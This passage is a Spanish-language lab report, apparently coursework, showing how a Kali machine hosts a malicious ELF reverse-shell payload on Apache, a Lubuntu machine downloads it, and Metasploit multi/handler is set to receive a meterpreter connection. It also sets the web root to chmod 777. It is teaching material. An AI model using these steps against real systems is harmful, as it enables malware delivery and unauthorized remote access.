
Ilustración 42. Inicio y Verificación del Servidor Apache en Kali.

En esta imagen se muestra la activación y verificación del servidor Apache en Kali Linux:

1. **Inicio del servicio:** `service apache2 start` (inicia el servidor web)
2. **Verificación de estado:** `service apache2 status` (confirma que está activo)

El servidor Apache está listo para alojar el archivo `laboratorio_linux.elf` y permitir que la máquina Lubuntu lo descargue a través de la red.

5.2.6 Preparando el servidor web para servir el archivo malicioso a Lubuntu



```
root@kali: /var/www/html

(root@kali)-[/home/kali/LAB-LINUX]
# cd /var/www/html

(root@kali)-[/var/www/html]
# chmod 777 /var/www/html

(root@kali)-[/var/www/html]
# cd /home/kali/LAB-LINUX

(root@kali)-[/home/kali/LAB-LINUX]
# cp /home/kali/LAB-LINUX/laboratorio_linux.elf

cp: falta el fichero de destino después de '/home/kali/LAB-LINUX/laboratorio_linux.elf'
Pruebe 'cp --help' para más información.

(root@kali)-[/home/kali/LAB-LINUX]
# ls

laboratorio_linux.elf

(root@kali)-[/home/kali/LAB-LINUX]
# cp laboratorio_linux.elf /var/www/html
```

Ilustración 43. Copia del Payload al Directorio Web de Apache


En esta imagen se muestran los comandos para transferir el payload al servidor web:

1. **Navegación a directorios:**

- `cd /var/www/html` (directorio principal de Apache)
 - `cd /home/kali/LAB-LINUX` (directorio donde se generó el payload)
2. **Asignación de permisos:** `chmod 777 /var/www/html` (permisos totales para evitar restricciones)
 3. **Copia del archivo:** `cp laboratorio_linux.elf /var/www/html` (transfiere el payload al servidor web)

Ahora el archivo `laboratorio_linux.elf` está disponible en `http://192.128.100.5/laboratorio_linux.elf` para que Lubuntu lo descargue.

5.2.7 Confirmación de que el archivo malicioso está listo para descarga



```
root@kali: /var/www/html
ux.elf'
Pruebe 'cp --help' para más información.

(root@kali)-[/home/kali/LAB-LINUX]
# ls

laboratorio_linux.elf

(root@kali)-[/home/kali/LAB-LINUX]
# cp laboratorio_linux.elf /var/www/html

(root@kali)-[/home/kali/LAB-LINUX]
# cd /var/www/html

(root@kali)-[/var/www/html]
# ls
index.nginx-debian.html  laboratorio3.html
laboratorio3.exe         laboratorio_linux.elf

(root@kali)-[/var/www/html]
#

(root@kali)-[/var/www/html]
#
```

Ilustración 44. Payload de Linux Alojado en el Servidor Web

En esta imagen se verifica que el payload para Linux ha sido copiado correctamente al directorio web de Apache:

1. **Listado de archivos:** Comando ls en /var/www/html muestra:
 - laboratorio_linux.elf (nuevo payload para Lubuntu)
 - laboratorio3.exe (payload anterior para Windows)
 - Archivos por defecto como index.nginx-debian.html y laboratorio3.html
2. **Ubicación:** El archivo está en la ruta /var/www/html/laboratorio_linux.elf
3. **Accesibilidad:** El payload puede ser descargado por Lubuntu mediante la URL:
http://192.128.100.5/laboratorio_linux.elf

5.2.8 Verificación desde el navegador de que el archivo está disponible




Ilustración 45. Listado del Servidor Web con el Payload para Linux

Esta imagen muestra el listado del directorio web de Apache visto desde el navegador Mozilla Firefox. Se confirma que:

- El archivo **laboratorio_linux.elf** (207 bytes) está disponible en el servidor

Esto significa que la máquina Lubuntu puede acceder y descargar el archivo malicioso simplemente visitando la URL del servidor

5.2.9 Lubuntu descargando el archivo malicioso desde el servidor de Kali




Ilustración 46. Descarga del Payload desde Lubuntu

Esta imagen muestra la ventana de descarga de Mozilla Firefox en Lubuntu:

- El usuario está guardando el archivo **laboratorio_linux.elf** en el sistema
- La ventana de diálogo muestra las opciones de ubicación para guardar el archivo

5.2.10 Archivo malicioso descargado y listo para ejecución





Ilustración 47. Payload en el Escritorio de Lubuntu

Esta imagen muestra el escritorio de Lubuntu con el archivo **laboratorio_linux.elf** visible en la carpeta del usuario. Esto confirma que:

- La descarga desde el servidor web de Kali fue exitosa

El payload está ahora en posición de ser ejecutado, lo que activará la conexión reversa hacia Kali Linux y permitirá el acceso remoto al sistema Lubuntu.

5.2.11 Preparando el handler para recibir la conexión de Lubuntu



```

kali@kali: ~
root@kali: /var/www/html x kali@kali: ~ x
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket
^C] Starting the METasploit Framework console...-
Aborting...

(kali@kali)-[~]
$ msfconsole -q
msf6 > search multi/handler

Matching Modules
=====

#   Name                                     Disclosure Date   Ran
k   Check  Description
-   -
-   -
0   exploit/linux/local/apt_package_manager_persistence 1999-03-09       exc
ellent No    APT Package Manager Persistence
1   exploit/android/local/janus                 2017-07-31       man
ual   Yes   Android Janus APK Signature bypass

```

Ilustración 48. Configuración para Linux en Metasploit


En esta imagen se muestra la búsqueda del módulo multi/handler en Metasploit, necesario para:

1. **Iniciar msfconsole:** se ejecuta `msfconsole -q` en modo silencioso

2. **Búsqueda del módulo:** search multi/handler para localizar el exploit que actuará como listener

Este módulo permitirá a Kali Linux escuchar en el puerto 4678 (configurado en el payload) y recibir la conexión cuando se ejecute laboratorio_linux.elf en Lubuntu

5.2.12 Configuración del payload correcto para Lubuntu



```

kali@kali: ~
root@kali: /var/www/html x kali@kali: ~ x
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      LHOST            yes       The listen address (an interface may be specified)
  LPORT      4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

```


Ilustración 49. Configuración del Módulo Multi/Handler para Linux

En esta imagen se muestra la configuración del módulo multi/handler en Metasploit:

1. **Selección del módulo:** use 7 (o use exploit/multi/handler)
2. **Payload actual:** generic/shell_reverse_tcp (configuración inicial por defecto)
3. **Opciones del payload:**

- **LHOST:** Vacío (debe ser configurado con la IP de Kali: 192.128.100.5)
- **LPORT:** 4444 (debe cambiarse a 4678 para coincidir con el payload generado)

5.2.13 Parámetros del payload ajustados para recibir la conexión de Lubuntu



```

kali@kali: ~
root@kali: /var/www/html x kali@kali: ~ x
msf6 exploit(multi/handler) > set LHOST 192.128.100.5
LHOST => 192.128.100.5
msf6 exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf6 exploit(multi/handler) > options

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.128.100.5   yes       The listen address (an interface may be specified)
  LPORT     4678             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

View the full module info with the info, or info -d command.

```

Ilustración 50. Configuración Final para Linux

En esta imagen se muestra la configuración final del módulo multi/handler en Metasploit:

1. Configuración de IP y puerto:

- set LHOST 192.128.100.5 (IP de Kali Linux)
- set LPORT 4678 (puerto de escucha, coincide con el payload generado)

2. **Verificación de opciones:** Comando options confirma que:
 - **LHOST:** 192.128.100.5
 - **LPORT:** 4678
3. **Payload correcto:** linux/x86/meterpreter/reverse_tcp (exactamente el mismo que se usó en msfvenom)

5.2.14 Verificación de la presencia del payload en el sistema objetivo

